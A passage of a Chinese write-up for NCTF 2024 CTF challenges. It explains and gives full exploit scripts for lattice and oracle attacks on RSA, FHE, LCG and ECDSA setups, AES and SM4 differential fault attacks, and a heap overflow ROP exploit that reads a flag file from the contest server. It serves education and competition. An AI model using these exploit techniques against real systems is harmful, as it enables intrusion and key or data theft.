        return getFieldValue(obj.getClass(), obj, name);
    }

    public static Object getFieldValue(Class<?> clazz, Object obj, String name) throws Exception {
        Field f = clazz.getDeclaredField(name);
        f.setAccessible(true);
        return f.get(obj);
    }

    public static void setFieldValue(Object obj, String name, Object val) throws Exception {
        setFieldValue(obj.getClass(), obj, name, val);
    }

    public static void setFieldValue(Class<?> clazz, Object obj, String name, Object val) throws Exception {
        Field f = clazz.getDeclaredField(name);
        f.setAccessible(true);
        f.set(obj, val);
    }
```

```
28
29      public static Object invokeMethod(Object obj, String name, Class[]
    parameterTypes, Object[] args) throws Exception {
30          return invokeMethod(obj.getClass(), obj, name, parameterTypes, args);
31      }
32
33      public static Object invokeMethod(Class<?> clazz, Object obj, String
    name, Class[] parameterTypes, Object[] args) throws Exception {
34          Method m = obj.getClass().getDeclaredMethod(name, parameterTypes);
35          m.setAccessible(true);
36          return m.invoke(obj, args);
37      }
38
39      public static Object newInstance(Class<?> clazz, Class[] parameterTypes,
    Object[] args) throws Exception {
40          Constructor constructor =
    clazz.getDeclaredConstructor(parameterTypes);
41          constructor.setAccessible(true);
42          return constructor.newInstance(args);
43      }
44  }
```

SerializeUtil

代码块

```
1   package exploit;
2
3   import java.io.ByteArrayInputStream;
4   import java.io.ByteArrayOutputStream;
5   import java.io.ObjectInputStream;
6   import java.io.ObjectOutputStream;
7
8   public class SerializeUtil {
9
10      public static byte[] serialize(Object obj) throws Exception {
11          ByteArrayOutputStream arr = new ByteArrayOutputStream();
12          try (ObjectOutputStream output = new ObjectOutputStream(arr)){
13              output.writeObject(obj);
14          }
15          return arr.toByteArray();
16      }
17
18      public static Object deserialize(byte[] arr) throws Exception {
19          try (ObjectInputStream input = new ObjectInputStream(new
    ByteArrayInputStream(arr))){
```

```
            return input.readObject();
        }
    }

    public static void test(Object obj) throws Exception {
        deserialize(serialize(obj));
    }
}
```

Crypto

> Sign,绮云,Arcahv三题的渲染出了点小问题，将就着看看截图。官方wp传送门：https://crystaljiang232.github.io/nctf2024/

Sign

解析

签到题，主要是两部分：MT19937的逆向、和基于AGCD问题的FHE（全同态加密）。

显然我们的目标就是恢复 `string` 。而题目对 `string` 实行了逐字节加密，具体地：

```
for m in string:
    f = FHE()
    s = long_to_bytes(Random().getrandbits(20000))
    for i in s[4:]:
        Keys.extend(f.encrypt([i]))

    for i in s[:4]:
        Keys.extend(f.encrypt([i * (m & 0x03) % 0x101]))
        m >>= 2
```

对于每一个字节，分别初始化了一个 FHE 、使用 Random().getrandbits(20000) 拿到了20000位随机数，将随机数的后19968位加密后直接输出，前32位用于和 string 的当前字节 m 按一个自定义规则进行加密。

python中 `getrandbits(n)` 在 $n > 32$ 时会多次调用 `getrandbits(32)` ，将新随机数拼接在既有随机数的高位。如此，显然我们需要利用这个大随机数的后（低）19968位来预测前（高）32位的值。
已知完整的一组 state 的情况下随机数预测部分的资料/既有脚本都比较多~~实在不行问deepseek~~，这里不再赘述。任务由此变成了解密FHE。

> FHE（全同态加密）相关：对于一个加/解密系统 (E, D) 和其域下任意的 (m_i, c_i)，
> 若其满足 $E(\sum_{i=1}^{n} m_i) = \sum_{i=1} nc_i$ 且 $D(\sum_{i=1}^{n} c_i) = \sum_{i=1}^{n} m_i$，则称其是（完全）加法同态的；
> 若其满足 $E(\prod_{i=1}^{n} m_i) = \prod_{i=1} nc_i$ 且 $D(\prod_{i=1}^{n} c_i) = \prod_{i=1}^{n} m_i$，则称其是（完全）乘法同态的；
> 若 (E, D) 既是加法同态又是乘法同态的，则称之为全同态加密系统。

再观察 `FHE` 的加密逻辑：

```python
class FHE:
    def __init__(self):
        self.p = getPrime(77)
        self.pubkeys = []
        for _ in range(16):
            self.pubkeys.append(self.p * getrandint(177) + (getrandint(17) << 8))

    def encrypt(self,msg:list[int] | bytes):
        result = []
        for m in msg:
            tmp = 0
            shuffle_base = urandom(16)
            for i in shuffle_base:
                x,y = divmod(i,16)
                tmp += x*self.pubkeys[y] + y*self.pubkeys[x]
            result.append(tmp + m)
        return result
```

初始化时，其会选定一个质数 p，随后生成了一个公钥集 $\{pk_i\}$，其中 $pk_i = pa_i + 256 * b_i$，$\log_2 a_i \approx 177$，$\log_2 b_i \approx 17$。
每次加密 $m < 256$，选择公钥集的一个随机小系数（各维度不大于16）的线性组合，与 m 求和得到密文。

首先考虑解密逻辑：AGCD-FHE的解密关键点在于获得私钥 p。
获得 p 后，对于任意密文 $c = k_1 p + 256 * k_2 + m$，$m < 256$、$256 * k_2 < p$时不难证明存在 $m \equiv (c \bmod p) \bmod 256$。

> 此处不难发现FHE（全同态加密）性质的具体体现：
> 记加密函数为 E，显然 Z_{256} 下 $E(\sum_{i=1} nm_i) = \sum_{i=1} nc_i$。解密亦然，在 n 不太大时近似认为其是完全加法同态的。
> 同理可知其也存在乘法同态，但基于AGCD的FHE在进行密文乘时误差累积非常快，因而某种意义上只能算"部分"乘法同态。相比之下如RSA就满足**完全**乘法同态。

而对AGCD-FHE的攻击可以通过构造格进行。

> AGCD(Approximate Greatest Common Divisor)/近似最大公约数问题简介：
> 已知 $\{pq_1 + e_1, pq_2 + e_2, \cdots, pq_n + e_n\}$，满足 $e_i << p$，求 p。
> 可以发现其相较传统的GCD问题"无非"就是多了误差 e_i，但这会让求最大公约数的经典算法全部失效，必须另辟蹊径。

以上述AGCD的参数名为例：
记 $x_i = pq_i + e_i$，注意到存在 $x_0 q_i - x_i q_0 = e_0 q_i - e_i q_0$，其中 $\{x_i\}$ 均已知，$\{q_i\}$ 是未知的整数，$\{e_i\}$ 是未知的小整数。
构造格的矩阵等式如下：

$$[q_1 \quad q_2 \quad \cdots \quad q_n \quad q_0] \cdot \begin{bmatrix} -x_0 & & & & \\ & -x_0 & & & \\ & & \ddots & & \\ & & & -x_0 & \\ x_1 & x_2 & \cdots & x_n & 2^{\rho+1} \end{bmatrix} = [e_1 q_0 - e_0 q_1 \quad e_2 q_0 - e_0 q_2 \quad \cdots \quad e_n q_0 - e_0 q_n \quad q_0 2^{\rho+1}]$$

显然锚定的是格中的短向量（$2^{\rho+1}$ 用于配平），对格进行规约即可还原出 q_0，随后计算 $e_0 \equiv x_0 (\bmod q_0)$、$p = \frac{x_0 - e_0}{q_0}$。
获得 p 后，完成对加密后数字的解密，随后MT19937逆向+预测随机数后，梳理下后续的模乘逻辑等步骤就都比较普通了。

完整exp

```python
# sage
__import__('os').environ['TERM'] = 'xterm'

from sage.all import *
```

```python
from Crypto.Util.number import *
from functools import reduce
from random import *
from pwn import *
from Crypto.Util.Padding import unpad
from Crypto.Cipher import AES
from hashlib import md5

def inv_shift_right(x:int,bit:int,mask:int = 0xffffffff) -> int:
    tmp = x
    for _ in range(32//bit):
        tmp = x ^^ tmp >> bit & mask
    return tmp

def inv_shift_left(x:int,bit:int,mask:int = 0xffffffff) -> int:
    tmp = x
    for _ in range(32//bit):
        tmp = x ^^ tmp << bit & mask
    return tmp

def rev_extract(y:int) -> int:
    y = inv_shift_right(y,18)
    y = inv_shift_left(y,15,4022730752)
    y = inv_shift_left(y,7,2636928640)
    y = inv_shift_right(y,11)
    return y

def exp_mt19937(output:list) -> int:
    assert len(output) == 624
    cur_stat = [rev_extract(i) for i in output]
    r = Random()
    r.setstate((3, tuple([int(i) for i in cur_stat] + [624]), None))
    return r.getrandbits(32)

io = remote('39.106.16.204',24259)
io.recvuntil(b':')
aes_cipher = bytes.fromhex(io.recvline().strip().decode())
io.sendlineafter(b':',b'')
msg = []
for _ in range(30000):
    io.recvuntil(b'[+]')
    msg.append(int(io.recvline().strip().decode()))

io.close()
msg = [msg[i:i+2500] for i in range(0,30000,2500)]


```

```
d1 = []
for dx in range(12):
    cp = msg[dx]

    mt = matrix(ZZ,21,21)
    for i in range(20):
        mt[i,i] = cp[-1]
        mt[-1,i] = cp[i]

    const = 2 ^ 30
    mt[-1,-1] = const
    mt = mt.LLL()

    temp = abs(mt[0,-1])
    assert temp % const == 0

    q0 = temp / const
    e0 = ZZ(cp[-1] % q0)
    p = ZZ((cp[-1] - e0) / q0)

    d1.append(list(map(lambda x: x % p % 256,cp)))

d2 = b''

for dx in range(12):
    ran_output = [bytes_to_long(bytes(d1[dx][i:i+4])) for i in range(0,2496,4)]
    invmul_key = [pow(i,-1,0x101) for i in long_to_bytes(exp_mt19937(ran_output[::-1]))]

    res = []
    for i in range(4):
        res.append(invmul_key[i] * d1[dx][-4 + i] % 0x101)

    assert all(0 <= i < 4 for i in res)
    res.reverse()
    d2 += bytes([reduce(lambda x,y: 4*x+y,res)])

print(unpad(AES.new(md5(d2).digest(),AES.MODE_ECB).decrypt(aes_cipher),16).decode())
```

绮云

解析

某种意义上的水题，RSA双Orcale(N-Orcale + fault injection orcale) 和简单的ECDSA守个门。

> 笔者设想过此类Encryption Orcale有一些偏现实的应用场景，比如存在一个小型的加密器，其提供由一个既定私钥 d 生成大量公钥对 (N,e) 对输入的任意消息进行加密的功能，同时其并不会主动暴露自身公钥对（相当于攻击者/加密者只能得到密文，~~唯密文攻击Plus~~）。攻击者可以对其进行 *Fault injection*，而现实中对于小型加密设备，通过侧信道攻击等方式同样也可以获取 e。

RSA N-Orcale

首先我们希望在没有公钥的情况下获得 N。
传递 $m\in\{2,2^2,2^3,2^4,\cdots\}$，收集加密的密文。
设 $m_i=2^i(i\in Z_+)$，显然 $m_i=m_1^i$。
又，$c_i\equiv m_i^e(\bmod N)$，推定 $c_1\equiv m_1^e(\bmod N)$，结合上式可得 $c_1^i-c_i\equiv 0(\bmod N)$，即 $c_1^i-c_i=kN(k\in Z)$。
在加密了足够多的 m_i 后，对 $c_1^i-c_i$ 求其最大公约数，即可有很大把握得到 N。

> RSA N-Orcale步中，由于 $e<2^{2048}$，所以建议选择传输interfere位为2048。尽管单从 *N-Orcale* 这一步来看没有区别，但如此可以在解出 N 后立即获得 $m^e \bmod N$ 的确值~~进而避开了一些奇奇怪怪的 `if-elif` 的纠缠~~

RSA Fault injection

单个RSA Encryption Orcale的剩下部分就是比较经典的RSA Fault injection攻击，虽然攻击目标不一样（从传统fault的针对私钥 d 变为现在针对公钥 e），但数学逻辑完全相同。具体原理不再赘述（~~既有wp太多子~~）。

格攻击

但至此我们得到的依然只是大量的公钥对 (N,e)，题目中的 d 并不能通过 *Wiener's Attack*获得（应用的私钥 $d=x^4$ 仍有928位）。
注意到每次RSA生成公钥对对应的私钥是相同的，由RSA的基本关系式可以列出：$e_id\equiv 1\bmod\varphi(N_i)$
进而，$e_id+k_i\varphi(N_i)-1=0$，得到 $e_id+k_iN_i-C_i=0$，其中 C_i 的数量级与 k_ip_i 相当。

又，RSA中存在 $e_id\approx|k_i|(N_i)$（*Wiener's attack* 连分数逼近的基础），因此 $k_i\approx\frac{e_id}{N_i}$，结合 $e_{i}d (N)，可以认为 k_i 数量级与 d 相当。

结合本题的实例，p_i 约为1024位，d_i 为928位，因而 C_i 应在1950位左右，满足明显小于 e_i、N_i 的条件。 考虑下述行向量的线性组合：

$$[k_1\quad k_2\quad\cdots\quad k_n\quad d]\cdot\begin{bmatrix}N_1&&&&\\&N_2&&&\\&&\ddots&&\\&&&N_n&\\e_1&e_2&\cdots&e_n&K\end{bmatrix}=[C_1\quad C_2\quad\cdots\quad C_n\quad Kd]$$

可以认为，等号右侧的向量是该矩阵构成的格中的短向量。因此由该矩阵构造格 L，对之进行规约即可从中提取出私钥 d。

> 关于配平和格维度的选择，笔者建议 $K=2^{1024}$，$n\geq 10$。~~同时本题也因为格维度的问题非常耗时，众所周知Fault injection交互的时间开销非常大，而本题中需要将这个步骤重复数遍，因而出现了大半个小时出flag的奇观，笔者最后懒得改题了，在这给各位师傅磕一个~~

ECDSA

这部分就没什么了~~为了让各位拿flag更舒服点，ECDSA类的 `sign` 方法都留给各位了，不是坑~~。唯一的小插曲是需要进行非常轻度的爆破，不过每次交互 $\frac{1}{256}$ 的概率出flag也不算太低（？）

完整exp

```python
#sage
__import__('os').environ['TERM'] = 'xterm'

from pwn import *
from sage.all import *
from time import time
from hashlib import sha256

io = remote('39.106.16.204',10645)
# io = process(['python3','task.py'])

nls = []
els = []

recv_hexint = lambda: int(io.recvline().strip().decode(),16)

t0 = time()

for _ in range(10):
    io.sendlineafter(b'option:',b'1')
    #decipher N via GCD

    numls = []
    for i in range(9):
        msg = int(1 << (i + 1)).to_bytes(2,'big')
        io.sendlineafter(b'exit:',b'e')
        io.sendlineafter(b'message:',msg.hex().encode())
        io.sendlineafter(b'interfere?',b'0')
        io.recvuntil(b'Result:')
        numls.append(int(io.recvline().strip().decode(),16))

    gcdls = []
    for i in range(1,9):
        gcdls.append(numls[0] ^ (i+1) - numls[i])

    n = gcd(gcdls)
    nls.append(n)
    print(f'n #{_} = {n}')

    #decipher e via fault injection of e

    orcale_msg = 3

    io.sendlineafter(b'exit:',b'e')
```

```
45
    io.sendlineafter(b'message:',int(orcale_msg).to_bytes(1,'big').hex().encode())
46      io.sendlineafter(b'interfere?',b'2048')
47      io.recvuntil(b'Result:')
48      basis = recv_hexint() * pow(orcale_msg, -2^2048, n) % n #basis, =
    pow(m,e,n)
49
50      e_rng = [0] * 2048
51
52      for i in range(2048):
53          io.sendlineafter(b'exit:',b'e')
54
    io.sendlineafter(b'message:',int(orcale_msg).to_bytes(1,'big').hex().encode())
55          io.sendlineafter(b'interfere?',str(i).encode())
56          io.recvuntil(b'Result:')
57
58          temp = recv_hexint()
59          multiplier = pow(orcale_msg,2^i,n)
60
61          if temp == basis * multiplier % n: #0 -> 1, original = 0
62              e_rng[i] = 0
63          else: #1 -> 0, original = 1
64              assert temp == basis * pow(multiplier,-1,n) % n #ensure
65              e_rng[i] = 1
66
67      e_res = int(''.join(str(i) for i in e_rng)[::-1],2)
68      assert pow(orcale_msg,e_res,n) == basis
69      els.append(e_res)
70
71      print(f'e #{_} = {e_res}')
72      print(f'Time elasped: {time()-t0:.2f}s')
73      io.sendlineafter(b'exit:',b'')
74
75
76  const = 2^1024
77  mt = matrix.diagonal(ZZ,nls + [0]).dense_matrix()
78  mt[-1] = els + [const]
79  mt = mt.LLL()
80
81  temp = abs(mt[0,-1])
82  assert temp % const == 0
83  d = ZZ(temp / const)
84
85  x = d.nth_root(4)
86  E =
    EllipticCurve(Zmod(0xFFFFFFFEFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF00000000FFFFFFFF
    FFFFFFFF),
```

```
    [0xFFFFFFFEFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF00000000FFFFFFFFFFFFFFFC,0x28E9FA9E
    9D9F5E344D5A9E4BCF6509A7F39789F515AB8F92DDBCBD414D940E93])
87  n = 0xFFFFFFFEFFFFFFFFFFFFFFFFFFFFFFFF7203DF6B21C6052B53BBF40939D54123
88
89  G =
    E((0x32C4AE2C1F1981195F9904466A39C9948FE30BBFF2660BE1715A4589334C74C7,0xBC3736
    A2F4F6779C59BDCEE36B692153D0A9877CC62A474002DF32E52139F0A0))
90  m0 = int.from_bytes(sha256('nctf2024-00'.encode()).digest(),'big')
91
92  while True:
93      k = int(time() * 1000) #any random number smaller than n
94      P = k * G
95      r = int(P.xy()[0]) % n
96      s = (pow(k,-1,n) * (m0 + x*r)) % n
97      if r != 0 and s != 0:
98          break
99
100 send = f'{r} {s}'.encode()
101 while True:
102     io.sendlineafter(b'option:',b'2')
103     io.sendlineafter(b':',send)
104     msg = io.recvline()
105     if b'flag' in msg:
106         print(msg.decode())
107         break
108
109 io.close()
```

Arcahv

题如其名 —— *Arcahv*，聚合，大杂烩。

核心考点包括 RSA LSB Orcale，LCG，Coppersmith。

RSA LSB Orcale

最简单的RSA LSB Orcale应是RSA Parity Orcale（奇偶Orcale，每次解密返回结果的奇偶性），此时攻击所需要的次数为 $\lceil \log_2 N \rceil$。
同样地，如果LSB Orcale每次返回的值是解密结果对 2^k 取模的结果，则解密所需要的次数应为 $\lceil log_{2^k} N = \lceil \frac{log_2 N}{k} \rceil$。

本题首先大幅约束了解密次数，旨在考验各位师傅对于 Parity Orcale的理解和数论推导。

> Parity Orcale的核心就是"溢出"导致的余数变化，以及我们根据RSA的乘法同态能构造出使解密结果为 $Cm(\bmod N)$ 的密文。

通过在 Z_p 下将密文乘以 C^e，我们解密得到的明文即为 $m^{'} = Cm \bmod N$。显然存在等式 $m^{'} + kN = Cm$。本题中由于我们可以得到 $m^{'} \bmod 256$，因而亦令 $C = 256$。由此，
- 若 $k = 0$，由于 $256m \equiv 0(\bmod 256)$，则显然 $m^{'} \bmod 256 = 0$。
- 若 $k \neq 0$，则 $m^{'} \equiv kN(\bmod 256)$。又因为 N 必为奇数，$gcd(N, 256) = 1$，因而 Z_{256} 下 N^{-1} 存在，即可以计算 $k \equiv m^{'} N^{-1}(\bmod 256)$。
又 $m^{'} \in (0, N)$，推定 $256m = m^{'} + kN \in (kN, (k+1)N)$，即 $m \in (\frac{k}{256}N, \frac{k+1}{256}N)$。

重复上述步骤（每次将上一次得到的 m 在 Z_N 下乘以 256），每次可以将原明文 m 的取值范围缩小至原来的 $\frac{1}{256}$，近似于获得了高8位的信息。

同时，题目中原明文是 $p \in (0, 2^{1024})$，在交互次数有限的情况下，应选择跳过前127次交互（因为已知这127次交互必定会得到 $k = 0$；注意明文仍需直接乘以 $2^{1016e} \bmod N$）。最终我们近似可以得到 `r1.p` 的高600位信息。

LCG

LCG部分是非常经典的PRNG逆向。
本题中LCG没有给出任何参数~~而且还被玩坏了~~，但难度依然不大。唯一稍微有些迷惑性的点就是不会告诉你随机数的分隔点在哪里，但通过简单分析乱糊+瞎猜和获得随机数后的存在性校验也不难从一堆 `unsigned long long` 里得到五个LCG的连续输出随机数。

得到随机数后，由于LCG的参数 (p, a, b) 均未知，因此需要通过这些随机数来从前向后逐个恢复，这里只讲恢复 p。
记恢复的随机数序列为 $\{x_i\}(i \in [0, 5))$，
$x_{i+1} \equiv ax_i + b \bmod p, x_{i+2} \equiv ax_{i+1} + b \bmod p \rightarrow x_{i+2} - x_{i+1} \equiv a(x_{i+1} - x_i) \bmod p$。
再记 $x_{i+1} - x_i = D_i (i \in [0, 4))$，既有 $D_{i+2} \equiv aD_{i+1} \bmod p, D_{i+1} \equiv aD_i \bmod p \rightarrow D_{i+1}^2 \equiv D_{i+2}D_i \bmod p$，即 $D_{i+1}^2 - D_{i+2}D_i \equiv 0 \bmod p$。
对上式取 $i = 0, 1$，得到的二式取最大公约数（即 $gcd(D_2^2 - D_3D_1, D_1^2 - D_2D_0)$），即有很大概率得到 p。

> 可以发现5个连续随机数是LCG参数完全未知时下还原 p 所需的最小数目，因此构造的最大公约数经常会掺杂一些其它的小因子，简单 `factor` 一下的成功率还是不低的。

得到 p 后依述推导过程中的部分式即可得到 a, b，过程不再赘述。
至于被"玩坏"的LCG，注意到作为种子的AES密钥 `key` 只有128位长，而LCG的 p 为1024位，因此只需一直向前逆向，即可认为第一个遇到的不大于128位的数就是 `key`。

> 相当于整道 *Arcahv* 两次应用到了"小明文攻击"的思想，即已知明文的部分信息的前提下攻击可以另辟蹊径，~~同时也强调了密码学应用中pad的重要性~~

Coppersmith

RSA LSB Orcale中并没有获得 p 的全部信息，但已知其高位的情况下即可通过 Coppersmith 对 N 进行分解，具体构造方法也非常简单~~而且没有技巧~~，同样不再赘述。

完整exp

```sage
#sage
__import__('os').environ['TERM'] = 'xterm'

from sage.all import *
```

```python
from pwn import *
from Crypto.Util.number import *
from Crypto.Cipher import AES

def hexify_send(num:int) -> bytes:
    return long_to_bytes(num).hex().encode()

io = remote('39.106.16.204',28575)
# io = process(['python3','arcahv.py'])

io.sendlineafter(b'>',b'1')

io.recvuntil(b':')
enc_flag = int(io.recvline().strip().decode(),16)
io.recvuntil(b':')
enc_hint = int.from_bytes(bytes.fromhex(io.recvline().strip().decode()),'little')
io.recvuntil(b':')
enc_hint2 = bytes.fromhex(io.recvline().strip().decode())

# RSA LSB Orcale

m = enc_hint
omit_count = 127
io.sendlineafter(b'>',b'2')
io.recvuntil(b'(')
rn = int(io.recvuntil(b',',drop=True).strip().decode(),16)
re = int(io.recvuntil(b')',drop=True).strip().decode(),16)

upper_bound = reduce(lambda x,y:floor(x/256),range(omit_count),rn)

lower_bound = 0
single_mul = pow(256,re,rn)
inv = pow(rn,-1,256)

m = m * pow(single_mul,omit_count,rn) % rn

for i in range(75):
    m = int(m * single_mul % rn)

    io.sendlineafter(b'?',b'y')
    io.sendlineafter(b':',hexify_send(m))
    io.recvuntil(b':')
    this = int(io.recvline().strip().decode()[:2],16)

    k = int(-this * inv % 256)
    ttl = (upper_bound - lower_bound) / 256
```

```
51
52          lower_bound += ceil(k * ttl)
53          upper_bound = lower_bound + floor(ttl)
54
55      res_pp = lower_bound
56
57      # LCG
58
59      io.sendlineafter(b'>',b'3')
60      ls = []
61      for _ in range(80):
62          io.sendlineafter(b'?',b'y')
63          ls.append(int(io.recvline().strip().decode()))
64
65
66      hexstr = ''.join(hex(i)[2:].zfill(16) for i in ls)
67      lcgnums = [int(hexstr[i:i+256],16) for i in range(0,len(hexstr),256)]
68
69
70      A = [lcgnums[i+1]-lcgnums[i] for i in range(4)]
71      p = gcd(A[1]^2 - A[2]*A[0],A[2]^2 - A[3]*A[1])
72
73      if not isPrime(p):
74          p = factor(p)[-1][0]
75
76      assert isPrime(p)
77
78      a = int(A[1] * int(pow(A[0],-1,p)) % p)
79      b = int((lcgnums[1] - a * lcgnums[0]) % p)
80
81      cur = Zmod(p)(lcgnums[0])
82      count = 0
83      while int(cur).bit_length() > 128:
84          cur = (cur - b) * pow(a,-1,p)
85          count += 1
86
87      key = int(cur).to_bytes(16,'big')
88      res_n = int.from_bytes(AES.new(key,AES.MODE_ECB).decrypt(enc_hint2),'big')
89
90      # Coppersmith
91      P.<x> = Zmod(res_n)[]
92      rt = (res_pp + x).small_roots(X=2^453,beta=0.4)[0]
93
94      p0 = int(res_pp + rt)
95
96      assert res_n % p0 == 0
97      q0 = res_n // p0
```

```
98
99  d0 = int(pow(65537,-1,(p0-1)*(q0-1)))
100 print(long_to_bytes(int(pow(enc_flag,d0,res_n))))
```

FaultMilestone0

Fault系列重点是怎么找到故障注入的点，找得到就不怎么难了，代码都不复杂。

源代码：

```
1  https://github.com/kokke/tiny-AES-c
```

虽然只允许一次交互，但可以把故障点注入到 for 循环里，强制把后几轮的加密给跳过，直接拿密文异或明文就行

```
1  from pwn import *
2  #context(log_level="debug")
3
4  io = remote("39.106.16.204", 54453)
5  COUNT = 0
6
7  def attack(io):
8          global COUNT
9
10         io.sendlineafter(b">",b"5128")
11         io.recvuntil(b"enc: ")
12         PTS = io.recvline().decode()
13         io.recvline()
14         res = io.recvline().decode()
15
16         if("[+] Time Limit Exceed" in res):
17                 io.recvuntil(b"Result: ")
18                 ENC = io.recvline().decode()
19                 KEY = xor(bytes.fromhex(PTS), bytes.fromhex(ENC)).hex()
20
21                 io.sendlineafter(b">",b"n")
22                 io.sendlineafter(b">",KEY.encode())
23                 COUNT += 1
24         else:
25                 io.sendlineafter(b">",b"y")
```

```
26
27  while COUNT!=5:
28          attack(io)
29
30  io.interactive()
31
32  io.close()
```

FaultMilestone1

源代码同FaultMilestone0，修改了一下加密的逻辑，这次得打AES故障差分。

把故障注入到最后一轮列混淆之前的数据就可以，通过判断故障密文与正确密文的字节关系（大概会有四字节不同），就可以提取出正确的故障注入密文。

通过phoenixAES项目的工具，可以方便的实现差分攻击，提取出最后一轮轮密钥，再通过aes_keyschedule项目的密钥恢复工具，还原主密钥就可以。

```
1   from pwn import *
2   import phoenixAES
3   import subprocess
4   context(log_level="debug")
5
6   HIT_List = [
7                           20827,
8                           20831,
9                           20827+8,
10                          20827+11,
11                          20827+18,
12                          20827+21,
13                          20827+28,
14                          20827+31,
15                          20827+38,
16                          20827+42,
17                          20827+46,
18                          20827+49]
19  ENC_List = []
20
21  io = remote("39.106.16.204",28215)
22  io.sendlineafter(b">",b"200000000")
23  io.recvuntil(b"Result: ")
24  ENC  = io.recvline().decode()
25  ENC_List.append(ENC)
26  ENC_BYTES = [ENC[2 * _ : 2* (_+1)] for _ in range(16)]
```

```python
io.sendlineafter(b">",b"y")

length = 0
for shocktime in HIT_List:
        while True:
                COUNT = 0
                io.sendlineafter(b">",str(shocktime).encode())
                io.recvuntil(b"Result: ")
                ENC  = io.recvline().decode()
                FAULT_BYTES = [ENC[2 * _ : 2* (_+1)] for _ in range(16)]
                for _ in range(16):
                        if ENC_BYTES[_] != FAULT_BYTES[_]:
                                COUNT += 1
                if COUNT == 4:
                        ENC_List.append(ENC)
                        print(f"[+] length = {length}")
                        length += 1
                        if(shocktime!=HIT_List[-1]):
                                io.sendlineafter(b">",b"y")
                        else:
                                io.sendlineafter(b">",b"n")
                        break

                io.sendlineafter(b">",b"y")

assert len(ENC_List) == 13
tracefile = ""
for _ in ENC_List:
        tracefile += _ + "\n"

with open("tracefile","wb") as t:
    t.write(tracefile.encode("utf-8")
    )

result = phoenixAES.crack_file("tracefile",verbose=0)
print(result)
# 调用外部程序
result = subprocess.run(["./aes_keyschedule.exe",result,"10"],
stdout=subprocess.PIPE)
output = result.stdout.decode('utf-8')
print(output)
KEY = output[5:4+33].lower()
io.sendlineafter(b">",KEY.encode())
io.interactive()

```

FaultMilestone2

源代码：

```
https://github.com/NEWPLAN/SMx
```

思路和FaultMilestone1一样，主要是找到正确的故障注入点，同时要考虑调优，在一次正确、四次错误的条件下，还原出SM4后四轮的轮密钥，再利用sm4_keyschedule工具还原主密钥就行。

在phoenixSM4工具的描述里有相关的SM4故障注入论文，这题比较麻烦的点就在于能交互的次数比较少，后几轮其实怎么注都可以还原一定的轮密钥信息，我选的是27、26轮的X1。多试几次就打出来了。

```
from pwn import *
import phoenixSM4
import subprocess
context(log_level="debug")

HIT_LIST = [(1141100000,"rdi"),(11411,"rdi"),(11411,"rdi"),(11218,"rcx"),(11218,"rcx")]
ENC_List = []
io = remote("39.106.16.204",45929)
#io = process(['python', '-m', 'task.py'])
for (shocktime, reg) in HIT_LIST:
        io.sendlineafter(b">",str(shocktime).encode())
        io.sendlineafter(b">",str(reg      ).encode())
        io.recvuntil(b"Result: ")
        ENC = io.recvline().decode().strip()
        ENC_List.append(ENC)

print(ENC_List)

tracefile = ''
for _ in ENC_List:
        tracefile += _ + "\n"

with open("tracefile","wb") as t:
    t.write(tracefile.encode("utf-8")
    )

```

```
result = phoenixSM4.crack_file('tracefile',verbose=1)
CMD = ["./sm4_keyschedule.exe"]
for _ in result[::-1]:
        CMD.append(hex(_)[2:].upper())
CMD.append("32")

result = subprocess.run(CMD, stdout=subprocess.PIPE)
output = result.stdout.decode('utf-8')
print(output)
KEY = output[5:40].replace(" ", "").lower()
print(KEY)
io.sendlineafter(b">",KEY.encode())
io.interactive()
```

Pwn

Unauth-diary

> 没注意到出题时跟release版本不同，给各位师傅带来了不好的体验，再次给各位师傅磕一个

首先要知道 `malloc(0)` 的行为是 `malloc(0x20)` 且malloc函数的参数类型是 `size_t` 即 `unsigned int` ，4byte。

然后程序中存堆结构信息的size部分是8byte，输入为4byte，且malloc(size+1)，这里假设输入size为 `0xffffffff` ，+1后就会导致溢出，进而 `malloc(0)` 但存储的size为 `0x1 00000000` 。

后期利用的话，由于本题是基于fork的server，不能直接 `system("/bin/sh")` 。

我自己测试的时候是漏env打栈，直接从没关的socket里面做orw。

赛中来问我的几位几乎全都在打io，io由于在exit前socket会被关掉，只能弹flag/shell。

两种打法都要控制rdx的gadget，这个好办，随便找一下就行了。但打IO需要的magic_gadget可能要费点事。

exp-environ-stack

```
from pwn import *
context(arch="amd64", os="linux", log_level="DEBUG")
s=remote("39.106.16.204",25289)
libc=ELF("./2libc.so.6")
def menu(ch):
    s.sendlineafter(b"> ",str(ch).encode())
def add(size,content=b"/home/ctf/flag\x00"):
    menu(1)
    s.sendlineafter(b"length:\n",str(size).encode())
    s.sendlineafter(b"content:\n",content)
```

```python

def delete(idx):
    menu(2)
    s.sendlineafter(b"index:\n",str(idx).encode())

def edit(idx,content):
    menu(3)
    s.sendlineafter(b"index:\n",str(idx).encode())
    s.sendlineafter(b"content:\n",content)

def show(idx):
    menu(4)
    s.sendlineafter(b"index:\n",str(idx).encode())
    s.recvuntil(b"Content:\n")
    return #s.recvline()[:-1]

if __name__=="__main__":
    add(0x30)
    add(0xffffffff)
    add(0x80)
    add(0x80)
    edit(1,b"a"*0x20)
    show(2)
    dat=s.recv(8)
    heap_base=u64(dat)-0x320
    success(hex(heap_base))
    delete(1)
    add(0x2000000)
    show(2)
    dat=s.recv(8)
    libc.address=u64(dat)-0x10+0x2001000
    edit(2,p64(libc.sym.environ)+p64(9))
    success(hex(libc.address))
    show(1)
    dat=s.recv(8)
    stack=u64(dat)
    success(hex(stack))
    edit(2,p64(stack-0x2c0)+p64(0x1000))
    rroopp=ROP(libc)
    rdi=libc.address+0x000000000010f75b
    rsi_rbp=libc.address+0x000000000002b46b
    # rbx=libc.address+0x00000000000586e4
    rbx_rbp=libc.address+0x0000000000114d3a
    # 0x00000000000b0133 : mov rdx, rbx ; pop rbx ; pop r12 ; pop rbp ; ret
    magic=libc.address+0x00000000000b0133
    rop_chain=flat([
        rdi,heap_base+0x2c0,
```

```
        rsi_rbp,0,0,
        rbx_rbp,0,0,
        magic,0x100,0,0,
        libc.sym.open,
        rdi,3,
        rsi_rbp,heap_base+0x1000,0,
        magic,0x100,0,0,
        libc.sym.read,
        rdi,4,
        libc.sym.write,
    ])
    show(1)
    edit(1,rop_chain)
    s.interactive()
```

unauthwarden

漏洞为ecall_print_username中的fmt和ecall_do_seal_send中的栈溢出。

whoami泄露root密码，直接构造 `pop rdi; ret; printf(root_password)` 即可。

reveal的正解就是复现论文中的手法。

但赛中的唯一解Laogong直接偷了：

- ocall_read_user("root.data",len,buffer)
